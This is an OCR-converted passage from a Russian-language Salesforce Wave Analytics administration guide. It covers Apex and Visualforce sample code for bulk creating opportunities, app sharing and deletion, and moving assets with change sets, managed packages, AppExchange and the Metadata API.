 and then returns a map between account ID and new opportunity name. Note: Account.Name
 and AccountId referenced below refer to the dataset field names. Update them to match
 your dataset fields. */
    @RemoteAction
   public static Map<String, String> create(List <Map<String, String>> accountRecords)
 {
        Map<String, String> result = new Map<String, String>();


        List<Opportunity> opps = new List<Opportunity>();
        for (Map<String, String> accountRecord : accountRecords) {

           String name = accountRecord.get('Account.Name') + ' - Sprint Review - 12/2';
```


```
            String accountId = accountRecord.get('AccountId');
            result.put(accountId, name);
            Opportunity opp = new Opportunity(
/* You can set different fields from the Opportunity object than those listed below,
like Amount. */
                Name = name,
                Type ='New Customer',
                AccountId = Id.valueOf(accountId),
                CloseDate=Date.valueOf('2016-12-31'),
                StageName='Prospecting');
            opps.add(opp);
        }
        insert opps;
        return result;
    }
}
```

5. Нажмите кнопку **«Сохранить»**.

Создание страницы Visualforce для выполнения действия

Страница Visualforce используется для вызова методов, определенных в контроллере Apex, чтобы инициировать действие и предоставить сведения о статусе задачи.

1. В меню «Настройка» введите *«Visualforce»* в поле быстрого поиска.
2. Выберите **«Страницы Visualforce»**.
3. Нажмите кнопку **«Создать»**.
4. Введите метку и описание для страницы Visualforce.



5. Замените существующую разметку следующим кодом.

```
<apex:page controller="CreateOpportunitiesController" action="{!init}" showheader="false"
 sidebar="false" standardStylesheets="false" title="Create Opportunities" >
    <apex:stylesheet
value="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/css/bootstrap.min.css"/>
```

```
/* Use jQuery to process API calls */
    <apex:includeScript value="https://code.jquery.com/jquery-3.1.0.min.js"/>
    <style>
        th {
            width: 50%;
        }
        h4 {
            font-size: 24px;
        }
        table {
            font-size: 20px;
            width: 100%;
        }
    </style>
    <div class="container-fluid">

/* Add HTML table to the Visualforce page that shows the accounts, the opportunity
creation status, and then finally the new opportunity name */
        <h4 id="message">Querying Accounts...</h4>
        <table name="results" id="results" data-role="table" class="table-bordered
table-striped table-responsive">
            <thead><tr><th>Account</th><th>Opportunity</th></tr></thead>
            <tbody></tbody>
        </table>
    </div>

    <script>
        $(function() {
            $.ajaxSetup({
                headers: {"Authorization": 'Bearer {!$Api.Session_ID}'}
            });

            setTimeout(executeQuery, 1000);
        });

/* Executes the SAQL query and displays the resulting accounts. Note: Account.Name and
 AccountId referenced below refer to the dataset field names. Update them to match your
 dataset fields. */
        function executeQuery() {
            var query = {};
            query.statements = "{!JSENCODE(query)}";
            var queryObj = {query: query.statements};
            $.ajax({
                type: 'POST',
                url: '/services/data/v39.0/wave/query',
                data: JSON.stringify(queryObj),
                contentType: 'application/json',
                success: function(data) {
                    $('#message').html('Creating Opportunities...');
                    var record = null;
                    var row = null;
                    $('#results tbody').empty();

                    for (var i = 0; i < data.results.records.length; i++) {
```

```
                        record = data.results.records[i];
                        row = $('<tr>');
                        row.append($('<td>').html(record['Account.Name']));
                        row.append($('<td class="' + record.AccountId +
'">').html('Creating...'));
                        $('#results tbody').append(row);
                    }

                    setTimeout(function() {createOpportunities(data.results.records);},
 1000);
                },
            });
        }

/* Calls the Apex controller method that creates opportunities for each account and
returns the opportunity name for each account to the HTML table. */
        function createOpportunities(accountRecords) {
          CreateOpportunitiesController.create(accountRecords, function(result, event)
 {
                console.log(result);
                if (event.status) {
                    for (var i = 0; i < accountRecords.length; i++) {
                        $('td.' +
accountRecords[i].AccountId).html(result[accountRecords[i].AccountId]);
                    }
                  $('#message').html(accountRecords.length + ' Opportunities Created');

                }
                else {
                    $('#message').html('Error: ' + event.message);
                }
            });
        }
    </script>
</apex:page>
```

6. Нажмите кнопку **«Сохранить»**.


Назначение пакетных действий для виджета-таблицы

Свойства виджета-таблицы могут быть настроены для отображения пакетных действий, определяемых на странице Visualforce.

1. Откройте панель мониторинга Wave, содержащую требуемую виджет-таблицу.
2. Отредактируйте панель мониторинга.
3. Выберите виджет-таблицу.
4. Нажмите **«Показать настраиваемое действие»** в свойствах виджета.
5. Введите следующие свойства виджета.

Свойство	Описание
Настраиваемая метка действия	Метка для действия в меню действий.

Свойство	Описание
Имя страницы Visualforce	Имя API для страницы Visualforce.
Префикс пространства имен Visualforce	Дополнительно. Префикс пространства имен для страницы Visualforce.




6. Сохранение панели мониторинга.


Интеграция Wave в Salesforce с помощью вкладки «Аналитика»

Обращайтесь к личной начальной странице «Аналитика» и запускайте приложения Wave на вкладке из Salesforce Classic или Lightning Experience.

Вкладка «Аналитика» доступна в новых организациях, поддерживающих Wave.




В существующих организациях настройте вкладку «Аналитика» так же, как и любую другую новую вкладку.



Wave на вкладке «Аналитика» может включать следующие функции Wave:

- Примечания, уведомления, полноэкранные презентации
- Параметры загрузки и общего доступа
- Ссылки на другие активы Wave
- Меню действий с записями
- Ссылка на само приложение Wave (доступна для пользователей Wave и недоступна для пользователей сообщества)



Единое представление данных с помощью приложений Wave

Создавайте приложения Wave для запуска презентаций, организации своих проектов данных и управления общим доступом к активам.

Приложения Wave Analytics могут содержать наборы данных, представления Lens и панели мониторинга. Такие приложения могут быть использованы, чтобы создавать презентации на основе систематизированных аналитических данных для предоставления к ним общего доступа другим пользователям организации.

Примеры приложений Wave — это готовые приложения Salesforce, такие как Sales Wave Analytics и Service Wave Analytics. Как и приложения, созданные вами, это коллекции активов Wave; во обоих случаях приложения содержат панели мониторинга и наборы данных. Различие заключается в том, что Salesforce создает активы для обеспечения готового потока данных Salesforce, чтобы пользователи могли быстрее начать работать с Wave. Ваши собственные приложения содержат активы, созданные вами.

Предоставление общего доступа на уровне приложения
Приложения Wave Analytics аналогичны папкам, поэтому позволяют пользователям систематизировать собственные проекты данных — как личные, так и общедоступные — и контролировать общий доступ к наборам данных, представлениям Lens и панелям мониторинга.

Создание приложения
Создайте приложение для систематизации и хранения любой комбинации представлений Lens, панелей мониторинга и наборов данных.

Настройка навигации в приложении
Подготовьте приложение для пользователей, настроив навигацию таким образом, чтобы отображались подходящие панели мониторинга и линзы.

Предоставление общего доступа к приложению
Чтобы разрешить другим пользователям просмотр представления Lens, панели мониторинга или набора данных, предоставьте им общий доступ к соответствующему приложению.

Удаление приложения
При наличии доступа «Менеджер» к приложению вы можете его удалить. Это действие приводит к необратимому удалению представлений Lens, панелей мониторинга и набора данных из Wave Analytics.

Перенос, упаковка и распространение Wave
Активы Wave можно переносить с помощью наборов изменений, собирать их вместе в управляемых пакетах, распространять и отслеживать пакеты через AppExchange и приложение License Management, использовать API метаданных для управления настройками в организации.

Предоставление общего доступа на уровне приложения

Приложения Wave Analytics аналогичны папкам, поэтому позволяют пользователям систематизировать собственные проекты данных — как личные, так и общедоступные — и контролировать общий доступ к наборам данных, представлениям Lens и панелям мониторинга.

По умолчанию всем пользователям Wave Analytics предоставляется уровень доступа «Гость» к стандартному общедоступному приложению; данный доступ может ограничиваться или расширяться администраторами. Кроме того, каждому пользователю предоставляется доступ к стандартному приложению «Мое личное приложение», предназначенному для текущих персональных проектов. Содержимое приложения My Private каждого пользователя не может просматриваться администраторами, но к панелям мониторинга и представлениям Lens из My Private App можно предоставлять общий доступ.

По умолчанию все другие приложения, созданные отдельными пользователями, являются личными; ответственному за приложение и администраторам предоставляется уровень доступа «Менеджер», позволяющий расширять доступ других пользователей, групп или ролей.

Таблица ниже определяет действия, доступные пользователям при наличии уровня доступа «Гость», «Редактор» или «Менеджер».

Действие	Гость	Редактор	Менеджер
Просмотр панелей мониторинга, представлений Lens и наборов данных в приложении	X	X	X
Просмотр аудитории, имеющей доступ к приложению	X	X	X

Действие	Гость	Редактор	Менеджер
Сохранение содержимого приложения в другом приложении, которое доступно пользователю на уровне редактора или менеджера	X	X	X
Сохранение изменений в текущих панелях мониторинга, представлениях Lens и наборах данных в приложении (сохранение панелей мониторинга требует наличия соответствующей лицензии набора полномочий и полномочия)		X	X
Изменение параметров общего доступа приложения			X
Переименование приложения			X
Удаление приложения			X

Создание приложения

Создайте приложение для систематизации и хранения любой комбинации представлений Lens, панелей мониторинга и наборов данных.

1. Нажмите кнопку **«Создать»** на начальной странице.
2. Щелкните **«Приложение»**.
3. Введите имя приложения.
4. Нажмите кнопку **«Создать»**.
   Данное действие инициирует создание и отображение приложения на новой вкладке. При необходимости добавьте представления Lens, панели мониторинга и наборы данных.
5. Добавьте описание цели и содержимого приложения, поясняющее сотрудникам порядок использования данных.
   a. Щелкните поле описания под именем приложения.
   b. Введите описание.
   c. Чтобы сохранить внесенные изменения, щелкните значок .
6. При необходимости измените стандартный значок приложения для его отличия от других приложений.
   a. Наведите указатель мыши на стандартный значок.
   b. Щелкните **«Изменить значок»**.
   c. Выберите значок из галереи.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания приложения:
- Создание приложений Wave Analytics

Настройка навигации в приложении

Подготовьте приложение для пользователей, настроив навигацию таким образом, чтобы отображались подходящие панели мониторинга и линзы.

Чтобы настроить навигацию приложения, выполните указанные ниже действия.

1. Чтобы открыть меню навигации, щелкните значок . По умолчанию на панели отображаются первые 20 активов, сгруппированных в алфавитном порядке по имени, включая панели мониторинга и линзы.
2. Если вы — администратор приложения, появится кнопка **«Настроить»**. Нажмите ее, чтобы настроить приложение.



3. Измените порядок панелей в презентации, перемещая активы Wave вверх или вниз, и щелкайте имена активов, чтобы их скрыть или показать.
4. Для добавления панелей мониторинга или линз из приложения нажмите знак плюса.
5. Чтобы сохранить настройки навигации в приложении, щелкните **«Сохранить»**.
Предоставьте коллегам или клиентам общий доступ к приложения. При запуске приложения работа начинается с первого актива в списке навигации.

Предоставление общего доступа к приложению

Чтобы разрешить другим пользователям просмотр представления Lens, панели мониторинга или набора данных, предоставьте им общий доступ к соответствующему приложению.

1. Нажмите кнопку **«Общий доступ»** на странице приложения.
2. Выполните указанные ниже действия на вкладке «Предоставить доступ».
   a. Выберите аудиторию для предоставления общего доступа к приложению: пользователь, группа или роль.
   b. Начните вводить имя и выберите один из предложенных результатов.
   c. Выберите уровень общего доступа: «Гость», «Редактор» или «Менеджер».
   d. Нажмите кнопку **«Добавить»**.
   e. Нажмите кнопки **«Сохранить»** и **«Готово»**.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления общего доступа к приложению:

- «Использование Wave Analytics» и доступа уровня «Менеджер» к приложению.


Удаление приложения

При наличии доступа «Менеджер» к приложению вы можете его удалить. Это действие приводит к необратимому удалению представлений Lens, панелей мониторинга и набора данных из Wave Analytics.

1. Откройте приложение и нажмите кнопку **Удалить**.

   Внимание: Удаленное приложение не может быть восстановлено.

   При наличии Wave Analytics отображает список всех затрагиваемых представлений Lens и панелей мониторинга вне приложения. При удалении принадлежащих приложению наборов данных представления Lens и панели мониторинга, которые ссылаются на эти наборы данных, становятся непригодными для использования.



ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления приложения:

- «Использование Wave Analytics» и доступа уровня «Менеджер» к приложению.

Важное замечание: В списке отображаются только представления Lens и панели мониторинга, к которым у вас есть доступ. Если у вас нет к ним доступа, представления Lens и панели мониторинга не будут отображены в списке, даже если они имеют ссылки на наборы данных в приложении.

2. Нажмите **«Удалить активы»**.

Перенос, упаковка и распространение Wave

Активы Wave можно переносить с помощью наборов изменений, собирать их вместе в управляемых пакетах, распространять и отслеживать пакеты через AppExchange и приложение License Management, использовать API метаданных для управления настройками в организации.

Перенос активов Wave с помощью наборов изменений

Используйте наборы изменений для перемещения настроенных активов Wave между организациями с развертываемым подключением. Например, создайте приложение Wave с панелями мониторинга, линзами, наборами и потоками данных в безопасной среде своей организации, а после завершения тестирования перенесите все в производственную организацию.

Упаковка активов Wave в управляемые пакеты

Вы можете создавать управляемые пакеты активов Wave, включая приложения, панели мониторинга, представления lens, наборы и потоки данных. Используйте пакеты для распространения этих активов среди других пользователей и организаций, включая те, что не входят в вашу компанию.

Распространение активов Wave через AppExchange

Как только ваш управляемый пакет будет сертифицирован, пройдя нашу проверку безопасности, вы можете предоставить пакет клиентам, загрузив его в AppExchange. Можно указать тип выпуска пакета, определить номера старших и младших версий, задать варианты лицензирования с помощью приложения Licensing Management.

Использование Metadata API для активов Wave и XMD пользователя

Платформа Wave имеет полную поддержку для Metadata API, который применяется для извлечения, развертывания, создания, обновления и удаления индивидуальных настроек для конкретной организации.


Перенос активов Wave с помощью наборов изменений

Используйте наборы изменений для перемещения настроенных активов Wave между организациями с развертываемым подключением. Например, создайте приложение Wave с панелями мониторинга, линзами, наборами и потоками данных в безопасной среде своей организации, а после завершения тестирования перенесите все в производственную организацию.

Совет: Помните, что эта тема посвящена переносу таких активов Wave, как линзы, настроенные панели мониторинга, контейнеры наборов данных и т. д. Здесь не обсуждается перенос данных Salesforce или Wave из одной организации в другую. Если упоминается набор данных Wave, то фактически переносится контейнер, метаданные набора данных.

Перенос активов Wave

1. Создайте и протестируйте активы Wave в своей исходной организации (например, в безопасном среде).
2. В меню настройки своей исходной организации выберите **Исходящие наборы изменений** на странице 7364 и создайте новый набор.
3. Нажмите кнопку **Добавить** в разделе «Компоненты набора изменений», затем в списке **Тип компонента** выберите активы Wave и добавьте их в набор изменений. Обратите внимание, что зависимые потоки данных следует добавлять вручную. Иными словами, если добавить набор данных в набор изменений, связанные потоки данных не будут подобраны автоматически.



Важное замечание: Компоненты Wave Analytics включают приложения, панели мониторинга, потоки данных, наборы данных, линзы Wave и XMD главного пользователя. При пакетировании компонентов Wave руководствуйтесь следующими советами и рекомендациями.

- Неуправляемые пакеты Wave, в отличие от управляемых, предназначены только для разработчиков и не подлежат распространению как универсальные. Неуправляемые пакеты Wave должны работать, как предполагалось, в пределах ограничений для неуправляемых пакетов Salesforce. Они не проходят такой же уровень тестирования, как управляемые пакеты. Неуправляемые пакеты не включают многие средства защиты, которые есть у управляемых пакетов, и предназначены для разработчиков, знакомых с ограничениями для таких пакетов. Обратитесь также к соответствующей теме в Руководстве по ISV-файлам.
- Для создания пакета требуются полномочия администратора Wave, но для развертывания нужны только полномочия администратора Salesforce.
- Между наборами и потоками данных нет связки, то есть нет зависимости. При создании пакетов их следует добавлять вручную. Если это не сделать, во время развертывания возникнет ошибка. То же верно и для наборов изменений — при помещении в пакет и наборов данных и потоков данных добавляйте их вручную.
- До выпуска Spring'17 изображения не отображались на экране, если развернутая панель мониторинга использует виджет изображений с файлами, недоступными в целевой организации. Есть два способа обойти эту проблему — загрузить изображения вручную или добавить в пакет папку с этими изображениями. Начиная с выпуска Spring'17 изображения поставляются в пакете с панелью мониторинга и поддерживаются ссылки между панелями. Следовательно, будет невозможно удалить панель мониторинга, если она указана в ссылке. В таких случаях можно либо создать заново виджет-изображение или виджет-ссылку на панели мониторинга в исходной организации и затем переформировать пакет либо устранить проблемы со ссылкой в целевой организации.
- Будьте внимательны при добавлении в пакет потоков данных. Недопустимые переопределения схемы, неподдерживаемые и неправильные параметры удаляются (например, `Type = dim` больше не

поддерживается, теперь правильный синтаксис — `Type = text`). Комментарии в формате JSON удаляются. Узлы могут появиться в другом порядке.

4. Нажмите кнопку **Посмотреть/добавить зависимости**, чтобы обеспечить добавление всех зависимых активов, наборов полномочий и параметров профиля на странице 7416.
5. Нажмите кнопку **Загрузить** и выберите целевую организацию, например Production. Убедитесь, что для целевой организации разрешены входящие подключения. Входящие и исходящие организации должны иметь развертываемое подключения.
6. В меню **Настройки** целевой организации выберите **Входящие наборы изменений** на странице 7361 и найдите набор, загруженный из исходной организации.
7. Проверьте и разверните набор изменений, назначив подходящим пользователям добавленные вами наборы полномочий и профили. Ваши активы Wave станут доступны в целевой организации.

Сведения по использованию наборов изменений для переноса изменений конфигурации между организациями см. в видеоролике Управление выпусками: развертывание изменений посредством наборов изменений (Salesforce Classic).

СМ. ТАКЖЕ:

Наборы изменений
Рекомендации по использованию наборов изменений
Загрузка набора исходящих изменений
Развертывание наборов входящих изменений

Упаковка активов Wave в управляемые пакеты

Вы можете создавать управляемые пакеты активов Wave, включая приложения, панели мониторинга, представления lens, наборы и потоки данных. Используйте пакеты для распространения этих активов среди других пользователей и организаций, включая те, что не входят в вашу компанию.

Пакет — это контейнер, содержащий отдельные компоненты или связанные приложения. Пакеты можно распространять среди других пользователей и организаций Salesforce, включая те, что не входят в вашу компанию. Пакеты бывают двух видов — неуправляемые и управляемые. Но платформа Wave поддерживает только управляемые пакеты, созданные в организации Developer Edition.

Почему поддерживаются только управляемые пакеты? Есть некоторые важные преимущества, особенно полезны те, что касаются лицензий и управления ими. Используя каталог AppExchange и приложение для управления лицензиями (LMA), партнеры, поставщики, разработчики могут продавать и управлять лицензиями на приложение. Управляемые пакеты также можно инкрементно обновлять.

Для упаковки активов Wave сделайте следующее.

1. На странице «Настройка» своей организации Developer Edition выберите **Пакеты** и нажмите кнопку **Создать**, чтобы создать управляемый пакет на странице 7381.
2. Нажмите кнопку **Добавить** в разделе «Компоненты», затем в раскрывающемся списке **Тип компонента** выберите активы Wave для добавления в пакет. Обратите внимание, что зависимые потоки данных следует добавлять вручную. То есть, если добавить в пакет набор данных, связанные потоки данных не будут подобраны автоматически.

Важное замечание: Wave Analytics включают приложения, панели мониторинга, потоки и наборы данных Wave, представления Lens и XMD главного пользователя. При пакетировании компонентов Wave руководствуйтесь следующими советами и рекомендациями.

- Неуправляемые пакеты Wave, в отличие от управляемых пакетов, считаются функцией только для разработчиков и не поддерживаются в сборках общего назначения. Хоть неуправляемые пакеты Wave должны работать как и ожидается в пределах неуправляемых пакетов Salesforce, они не подвергались тестированию того же уровня, что и управляемые пакеты. Неуправляемые пакеты поставляются без большинства методов защиты, которые присутствуют в управляемых пакетах, и предназначены для разработчиков, знакомых с ограничениями таких пакетов. Также смотрите соответствующую тему в Руководстве ISV.
- Для создания пакета требуются полномочия администратора Wave, но для развертывания нужны только полномочия администратора Salesforce.
- Между наборами и потоками данных нет связки, то есть нет зависимости. Их следует добавлять в пакет вручную. Если это не сделать, во время развертывания возникнет ошибка. То же верно и для наборов изменений — при помещении в пакет и наборов данных, и потоков данных, добавляйте их вручную.
- До выпуска Spring '17 изображения не выводились на экран при развертывании панели мониторинга, использующей виджет изображений, который обращался к файлам изображений, недоступным в целевой организации. Есть два способа обойти эту проблему — загрузить изображения вручную или добавить в пакет папку с этими изображениями. С выпуска Spring '17 изображения пакуются вместе с панелью мониторинга и поддерживаются ссылки между панелями мониторинга. В результате вам не удастся удалить панель мониторинга, если на нее есть ссылка. В таких случаях либо повторно создайте изображение или виджеты со ссылками в панели мониторинга исходной организации, а затем перепакуйте их, либо исправьте проблемы со ссылками в целевой организации.
- Будьте внимательны при добавлении в пакет потоков данных. Недопустимые переопределения схемы, неподдерживаемые и неправильные параметры удаляются (например, `Type = dim` больше не поддерживается, теперь правильный синтаксис это `Type = text`). Комментарии в формате JSON удаляются. Узлы могут появиться в другом порядке.

3. Нажмите кнопку **Посмотреть зависимости**, чтобы обеспечить добавление всех зависимых активов, наборов полномочий и параметров профиля на странице 7416.
4. После упаковки подготовьте свои приложения к распространению на странице 7454.

СМ. ТАКЖЕ:

Создание и распространение пакетов приложений
Знакомство с приложением License Management

Распространение активов Wave через AppExchange

Как только ваш управляемый пакет будет сертифицирован, пройдя нашу проверку безопасности, вы можете предоставить пакет клиентам, загрузив его в AppExchange. Можно указать тип выпуска пакета, определить номера старших и младших версий, задать варианты лицензирования с помощью приложения Licensing Management.

Распространение управляемого пакета Wave:

1. Отправьте свой пакет на проверку безопасности.

   Перед тем как пакет будет размещен на AppExchange, он должен пройти проверку на соответствие установленным стандартам. Так как пакеты с активами Wave могут также потенциально содержать стандартные объекты Salesforce, они

подпадают под действие требований к безопасности , которые применяются ко всем другим предложениям в AppExchange.

2. После того как ваш пакет будет готов, нажмите кнопку **Загрузить**, затем заполните поля с обязательными сведениями.
3. Добавьте информацию о версии, включая ее название (обычно это описание и дата) и номер.
4. Выберите тип выпуска (*Управляемый - Beta* или *Управляемый - финальный*) и соответствующий номер версии.

   Тип выпуска *Управляемый - Beta* предназначен для тестирования, обычно предоставляется небольшому набору клиентов и подразумевает внесение изменений, что недопустимо для типа выпуска *Управляемый - финальный*.
5. Добавьте описание для своего пакета в AppExchange.
6. Если необходимо, добавьте URL-адреса для примечаний к выпуску, инструкций к выпуску, пароль (если хотите сделать пакет не предназначенным для общего пользования) и любые другие нужные вам объекты.
7. Нажмите кнопку **«Загрузить»**.

Прим.: Для развертывания требуются полномочия администратора Salesforce.

Используйте AppExchange и приложение License Management (LMA) для управления лицензиями с учетом количества пользователей. Вы можете запросить приложение через сайт партнерского сообщества.

СМ. ТАКЖЕ:

Создание и распространение пакетов приложений
Обзор процесса проверки безопасности
Знакомство с приложением License Management

Использование Metadata API для активов Wave и XMD пользователя

Платформа Wave имеет полную поддержку для Metadata API, который применяется для извлечения, развертывания, создания, обновления и удаления индивидуальных настроек для конкретной организации.

Каждая настройка организации Salesforce инициирует изменение ее метаданных. Редактирование макетов страниц, создание настраиваемого поля или добавление потока данных Wave — все это обновления метаданных. Метаданные — это сведения, которые описывают конфигурацию организации и активов Wave. Это сведения о ваших данных. Например, тип метаданных `WaveLens` содержит свойства, описывающие представление Lens — применяемый набор данных, метка панели мониторинга, используемый тип виджета визуализации (сводная таблица, ярусная диаграмма, тепловая карта и т.п.).

Можно создать настраиваемые типы метаданных, что позволит формировать свои объекты настройки, записи которых будут состоять из метаданных. Вместо построения приложений с записями данных в настраиваемых объектах или параметрах можно создать собственные типы метаданных и добавить записи с такими данными, получив все возможности управляемости, обеспечиваемые метаданными: пакетирование, развертывание и обновление.

Хотя Metadata API является основой для создания наборов изменений и пакетов, разработчики могут также использовать Metadata API для работы со своими активами Wave. Например, приложение может извлекать метаданные о применяемых панелях мониторинга и сохранять их (и восстанавливать) в некотором репозитории, реализуя таким образом систему управления версиями.

Вы также можете пакетировать и развертывать XMD пользователя. XMD пользователя — это документ JSON, который позволяет приложению переопределить метаданные для набора данных. Вы можете задать параметры представления данных — например, цвета, форматы и метки. Для развертывания перезаписанных метаданных набора данных необходимо создать пакет атрибутов XMD пользователя. Поддержка Metadata API дает возможность инструментам миграции переносить

